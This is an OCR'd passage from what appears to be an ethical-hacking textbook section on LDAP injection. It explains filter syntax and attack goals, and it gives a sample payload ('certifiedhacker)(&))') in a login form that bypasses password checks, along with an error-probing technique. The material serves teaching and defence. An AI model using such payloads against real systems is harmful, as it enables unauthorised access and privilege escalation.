
Password blah

Submit

If an attacker enters the valid username "certifiedhacker", and injects **certifiedhacker)(&))**, then the URL string becomes **(&(USER=certifiedhacker)(&))(PASS=blah))**. Then, only the first filter is processed by the LDAP server, so it only processes **(&(USER=certifiedhacker)(&))**. This query is always true, and therefore the attacker can log into the system without a valid password.

LDAP Injection Attacks

LDAP Directory Services store and organize information based on its attributes. The information is hierarchically organized as a tree of directory entries. The Lightweight Directory Access Protocol (LDAP) is based on the client-server model, and clients can search the directory entries using filters.



Filter Syntax	(attributeName operator value)
Operator	**Example**
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foeckeler)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR (|)	(|(objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

Figure 14.10: LDAP tree

An LDAP injection attack works in the same way as an SQL injection attack, but it exploits user parameters to generate an LDAP query. It runs on an Internet transport protocol such as TCP, and it is an open-standard protocol for manipulating and querying Directory Services. An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to pass LDAP filters used for searching Directory Services to obtain direct access to databases behind an LDAP tree.


LDAP attacks exploit web-based applications constructed based on LDAP statements using a local proxy. Web applications may use user-supplied input to create custom LDAP statements for dynamic web page requests. Attackers commonly perform LDAP injection attacks on web applications employing user inputs to generate LDAP queries. The attackers can use the search filter attributes to discover the underlying LDAP query structure. Using this structure, the attacker includes additional attributes in the user-supplied input to determine whether the application is vulnerable to LDAP injection and evaluates the web application's output.

Depending on the implementation of the target, attackers use LDAP injection to achieve:

- Login bypass
- Information disclosure
- Privilege escalation
- Information alteration

Example:

To test if an application is vulnerable to LDAP code injection, send a query to the server that generates an invalid input. If the LDAP server returns an error, it can be exploited with code injection techniques.




Username: certifiedhacker)(&))

Password: blah

Figure 14.11: LDAP Injection attack example

